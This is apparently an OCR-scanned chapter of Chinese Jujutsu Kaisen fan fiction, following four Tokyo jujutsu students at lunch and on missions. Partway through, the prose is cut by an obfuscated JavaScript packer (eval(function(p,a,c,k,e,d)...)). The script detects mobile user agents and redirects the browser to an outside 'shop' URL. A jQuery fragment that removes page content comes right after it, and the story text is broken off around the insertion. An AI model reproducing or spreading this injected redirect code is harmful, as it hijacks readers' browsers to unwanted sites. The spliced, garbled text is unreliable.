夜蛾琴梨没有在高专久留。
她和新认识的朋友约好出门闲逛,只是挂念风见白鹭才到高专一趟,很快对继续参观失去兴趣,将四位才下课的高中生留在餐厅门口,独自带着猩猩又风一般潇洒地离去了。
出人意料的是,同级们本以为能在风见白鹭脸上看见更多属于兄长的有趣表情,但对方态度平常地拐进餐厅,甚至没朝夜蛾琴梨的背影再投去半分视线。
他对妹妹的在意又不是假的——也就是说、现在表现出的样子才是假的?
家入硝子环顾一圈,却找不到能讨论的同伴来验证猜想。
众人早为选择合口的饭菜而四散开来,眼下也只有主人公还与她一道,她总不能直接凑上前去询问原因。
分神从营养师手中接过托盘,她心不在焉地转身,打算飘到窗口旁的座位用餐,直到落座才发现风见白鹭又跟了过来。
她含住汤匙的尖端,一时没有说话,只抬眼盯着他看,直到他将自己托盘上的两份味增汤取出一碗放在她的面前。
风见白鹭冷冰冰地扯了下嘴角:“只拿勺子,你打算喝空气吗?”
“原来还有味增汤啊,我都没看见。”家入硝子小声念叨,朝里坐了一点,“你在哪边?”
风见白鹭一顿,回眸发现五条悟和夏油杰不知何时在餐厅中央会和,又一同朝他们走了过来,想必是以为连用餐时间也要利用起来培养感情。
如果和家入硝子坐在一侧,就要盯着五条悟吃饭——从这一角度考虑,或许坐在对面才是更好的选择,但无论是否要求夏油杰同坐,情况都不会变得更加理想。
而且,尽管倒是很想与同级生打好关系,但他有暂时不能和大家变亲密的理由。
风见白鹭将餐盘放在了另一张空桌之上。
夏油杰和家入硝子对视一眼,都从对方眼中捕捉到混合着吃惊与尴尬的复杂意味。
五条悟轻嗤一声,在桌上重重放下餐盘,与之对抗的心情越发浓厚。
风见白鹭知道这种行为有多不合群,不会在意他人给出的回应是否失礼。
他暗中告诫自己:要再克制一些。
笔记内容和他多年搜集来的情报显示,宿主常常在执行任务时转变为与过往几乎截然相反的性格,说明「系统」会设定能呈现出最戏剧化效果的目标。
于是风见白鹭在人际交往方面展现出很强的攻击性,并通过专业的训练计划将肉/体的夸张程度放大,用内外两方面的特点尽可能缩小所获得的「系统」的类型。
简单讲,如果对外展示的每个标签都能转换为可量化的数据,他眼下正相当严格地控制着每项的平衡,然后把“性格冷硬,刻薄直白”和“身强体壮,勇猛凶悍”提高到极致的程度。
只要他保持以上两项最为突出,大概率能获得使他更柔和、更体贴的任务。
按理来说,「系统」会被执念深重的对象吸引,与其他宿主接触还能提高被锁定的概率,风见白鹭满足所有条件,或许被「系统」绑定只是时间问题。
在那之前,他会一直忍耐——
忍住对锻造咒具的渴望。忍住对结交朋友的渴望。
忍住在家人面前做到更好、最好的渴望。
“说起来,难道是因为……他太大了?”
家入硝子恍然大悟的感叹依稀传进耳中。
风见白鹭垂眸注视着餐盘边缘处扭曲的倒影,正专心摄取能令肌肉茁壮成长的营养,起初并没将她的形容与自身连线。
直到他又听见夏油杰的低语:“的确,总觉得他有两米高了。”
“对吧?你们说不定得把腿缠在一起才能坐下。”家入硝子肯定真的开始想象,忍不住笑了一声,“那样的话,好像有点尴尬啊。”
五条悟用汤匙把平静的汤面搅得乱七八糟,不服气道:“有什么了不起,我还在发育中呢。”
“但我们是同龄人,所以他也在吧。”夏油杰扶额。
五条悟有些恼怒起来:“给我适可而止啊!巨人吗!”
“我才该说这句话呢。”家入硝子单手托腮,“巨人一号、二号、三号。”
风见白鹭终于确定他们在讨论自己了。
他下意识捏了捏手中的餐具,偏头朝三人看去,恰好和夏油杰对上了视线。
少年完全没有被抓包的不自在,反而眉眼弯弯地举起筷子尖端的烤鱼,推荐道:“这个很好吃哦。”
风见白鹭脸上明晃晃地写着“关我什么事”,兴致缺缺的样子让好不容易接受了家入硝子说法的五条悟又是一股无名火起。
他用舌头不爽地顶腮,靠在椅背上大声抱怨:“他根本就是不想和我们一起!”
风见白鹭的答案是一记白眼,由于太过懒散,也没准只是单纯被上空掠过的飞虫吸引了目光。
他将最后一点食物放入口中,拿起武器离开,锁链叮叮当当地响着,让人莫名心浮气躁。
五条悟戳着盘中稀碎的鱼肉,其实相当不快。
他想不通风见白鹭如此狂妄的理由:身为咒术师,咒力只在中游水平;身为咒具师,想成为御三家的合作对象尚不够格;性格糟糕,体型恐怖,长相则——
思绪微妙地一滞,五条悟微微一僵,反应过激地霍然起身。
无法否认。
发觉突如其来的动作令同桌的夏油杰和家入硝子都吓了一跳,他抿紧双唇,又坐回座位,下意识抬眸朝前方看时,正与同样回眸看来的风见白鹭撞了个正着。
他烫到般收回视线,难免更加懊恼。……无法否认,风见白鹭的脸倒是让人挑不出错。
少年在用餐前把铃铛束回头上,此时随他转头的动作微微摇晃,却不发出声音,有种轻飘飘的、梦境般的神秘。
虽说日常接触中总有磕磕绊绊,但在东京高专,四人的确是最密不可分的伙伴。
正式以咒术师身份展开行动的伊始,夜蛾正道常常安排四人一同出勤。
天才们在追求效率方面默契地达成共识,用猜拳的方式决定当天保护家入硝子的人选,另外两人则以最快速度完成任务。
至于剩下的时间——在确定风见白鹭不会向老师告状后,众人便按照根据任务地点当场找来的旅游攻略乱逛,即便偶尔前往深山老林,也必须在树上留下几张照片才能满意而归。
并肩作战与一
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17434585|200956||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
同玩乐的经历极快地拉近了同级的关系,除了风见白鹭还站在较远的位置、并常常在谁犯傻时给出过于不留情面的嘲讽之外,一切都很不错。
不过,最多过了两个月时间,家入硝子就开始对类似的模式提出抗议。
“我直接去会合地点等你们咯。”她边随人流登上观光巴士,边尽力和被她抛下的另外三人解释,“你们完全不会受伤,导致我只是在原地站着而已——那也很累的啦。”
丝毫没料到这一变故的三位男高不约而同地露出“无法信服”的表情。
家入硝子在靠窗的位置坐下,打开车窗,继续刚才未竟的发言:“而且,每次被分来保护我的人都没法用尽全力,那副手痒的样子真让人过意不去。”
她的体贴实在让人惊讶。
夏油杰苦笑,解释道:“家入,或许让你误会了吧,但我们从没觉得麻烦。”
“我知道啊。”巴士传来发动的声音,家入硝子平和地朝他们挥手,“所以我要毫无负担地偷懒去了,别告诉夜蛾老师哦。”
风见白鹭注视着家入硝子懒散的微笑,凭借他从夜蛾琴梨身上积累的经验来看,确实不是心中不快的反应。
于是他交代道:“记得先到需要排队的场所取号,我们会尽快赶过去的。”
“当然,我可是做好和游客们大战一番的准备了。”家入硝子弯曲左手手臂,摆出一个展示肌肉的姿势,却因她悠闲过头的性格而没有半点说服力可言。
“别打得头破血流啊。”五条悟笑嘻嘻地叮嘱她,“但如果真的打起来了,就发消息吧,我们会马上过去保护你的。”
巴士启动,家入硝子依然把手伸在窗外晃了很久才收回去。
三人目送巴士消失在道路尽头,彼此对视一眼——风见白鹭并没看五条悟,导致后者紧咬牙关才忍住不爽,强行扯出笑容道:“比赛?”
夏油杰马上以与他几乎相同的脑回路接上了话题:“正好任务是清除整栋建筑里的咒灵,那就以个数定胜负吧。”
感受到同伴的视线,风见白鹭双手插兜,目视前方,随口接道:“我没意见。”
不知他们自己是否愿意承认,但在夜蛾正道眼中,三人其实都有些臭味相投的顽劣。
赌注也很快敲定下来。
如果夏油杰获胜,另外两人就要帮他找到并调伏一只特级咒灵;五条悟则要求同伴在一个月内尊敬地称呼他为“五条少爷”。
“真恶心。”风见白鹭露出难以忍受的表情,“要是我赢了,你们来给我打工一周。”
“还是老样子啊,”夏油杰感叹,“明明从没见你去过什么工作室。”
五条悟撇嘴:“因为他根本没赢过啦。”
风见白鹭终于睨他一眼——这才刚是第二、或第三次打赌。
但想起今日败下阵来就很可能要对五条悟毕恭毕敬,他还是故意说:“开学期间闲事太多,我马上就要去呢。”
五条悟和夏油杰不自觉交换一个眼神,不得不在光明正大地一探究竟与成功率未知的跟踪间纠结起来。
风见白鹭已用踩踏似的霸道姿势一脚踹开了大门,朝咒力波动最为强烈的建筑上层窜去。